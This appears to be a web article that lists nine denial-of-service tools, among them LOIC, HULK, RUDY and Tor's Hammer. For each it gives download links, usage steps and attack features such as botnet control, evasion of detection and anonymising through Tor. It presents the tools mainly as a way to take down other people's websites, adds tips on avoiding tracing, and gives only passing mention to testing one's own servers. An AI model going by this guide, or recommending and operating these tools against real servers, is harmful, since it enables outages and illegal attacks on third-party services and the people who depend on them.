LOIC is one of the most popular DOS attacking tools freely available on the Internet. This tool was used by the popular hackers group Anonymous against many big companies' networks last year. Anonymous has not only used the tool, but also requested Internet users to join their DDOS attack via IRC.

It can be used simply by a single user to perform a DOS attack on small servers. This tool is really easy to use, even for a beginner. This tool performs a DOS attack by sending UDP, TCP, or HTTP requests to the victim server. You only need to know the URL of IP address of the server and the tool will do the rest.



You can see the snapshot of the tool above. Enter the URL or IP address and then select the attack parameters. If you are not sure, you can leave the defaults. When you are done with everything, click on the big button saying “IMMA CHARGIN MAH LAZER” and it will start attacking on the target server. In a few seconds, you will see that the website has stopped responding to your requests.

This tool also has a HIVEMIND mode. It lets attacker control remote LOIC systems to perform a DDOS attack. This feature is used to control all other computers in your zombie network. This tool can be used for both DOS attacks and DDOS attacks against any website or server.

The most important thing you should know is that LOIC does nothing to hide your IP address. If you are planning to use LOIC to perform a DOS attack,

think again. Using a proxy will not help you because it will hit the proxy server not the target server. So using this tool against a server can create a trouble for you.

Download LOIC Here: <http://sourceforge.net/projects/loic/>

2. XOIC

XOIC is another nice DOS attacking tool. It performs a DOS attack on any server with an IP address, a user-selected port, and a user-selected protocol. Developers of XOIC claim that XOIC is more powerful than LOIC in many ways. Like LOIC, it comes with an easy-to-use GUI, so a beginner can easily use this tool to perform attacks on other websites or servers.

In general, the tool comes with three attacking modes. The first one, known as test mode, is very basic. The second is normal DOS attack mode. The last one is a DOS attack mode that comes with a TCP/HTTP/UDP/ICMP Message.

It is an effective tool and can be used against small websites. Never try it against your own website. You may end up crashing your own website's server.

Download XOIC: <http://sourceforge.net/projects/xoic/>

3. HULK (HTTP Unbearable Load King)

HULK is another nice DOS attacking tool that generates a unique request for each and every generated request to obfuscated traffic at a web server. This tool uses many other techniques to avoid attack detection via known patterns.

It has a list of known user agents to use randomly with requests. It also uses referrer forgery and it can bypass caching engines, thus it directly hits

the server's resource pool.

The developer of the tool tested it on an IIS 7 web server with 4 GB RAM. This tool brought the server down in under one minute.

Download HULK here: <http://packetstormsecurity.com/files/112856/HULK-Http-Unbearable-Load-King.html>

4. DDOSIM—Layer 7 DDOS Simulator

DDOSIM is another popular DOS attacking tool. As the name suggests, it is used to perform DDOS attacks by simulating several zombie hosts. All zombie hosts create full TCP connections to the target server.

This tool is written in C++ and runs on Linux systems.

These are main features of DDOSIM

- Simulates several zombies in attack

- Random IP addresses

- TCP-connection-based attacks

- Application-layer DDOS attacks

- HTTP DDoS with valid requests

- HTTP DDoS with invalid requests (similar to a DC++ attack)

- SMTP DDoS

- TCP connection flood on random port

Download DDOSIM here: <http://sourceforge.net/projects/ddosim/>

5. R-U-Dead-Yet

R-U-Dead-Yet is a HTTP post DOS attack tool. For short, it is also known as RUDY. It performs a DOS attack with a long form field submission via the POST method. This tool comes with an interactive console menu. It detects

forms on a given URL and lets users select which forms and fields should be used for a POST-based DOS attack.

Download RUDY: <https://code.google.com/p/r-u-dead-yet/>

6. Tor's Hammer

Tor's Hammer is another nice DOS testing tool. It is a slow post tool written in Python. This tool has an extra advantage: It can be run through a TOR network to be anonymous while performing the attack. It is an effective tool that can kill Apache or IIS servers in few seconds.

Download TOR's Hammer here: <http://packetstormsecurity.com/files/98831/>

7. PyLoris

PyLoris is said to be a testing tool for servers. It can be used to perform DOS attacks on a service. This tool can utilize SOCKS proxies and SSL connections to perform a DOS attack on a server. It can target various protocols, including HTTP, FTP, SMTP, IMAP, and Telnet. The latest version of the tool comes with a simple and easy-to-use GUI. Unlike other traditional DOS attacking tools, this tool directly hits the service.

Download PyLoris: <http://sourceforge.net/projects/pyloris/>

8. OWASP DOS HTTP POST

It is another nice tool to perform DOS attacks. You can use this tool to check whether your web server is able to defend DOS attack or not. Not only for defense, it can also be used to perform DOS attacks against a website.

Download here: <https://code.google.com/p/owasp-dos-http-post/>

9. DAVOSET

DAVOSET is yet another nice tool for performing DDOS attacks. The latest

version of the tool has added support for cookies along with many other features. You can download DAVOSET for free from [Packetstormsecurity](#).

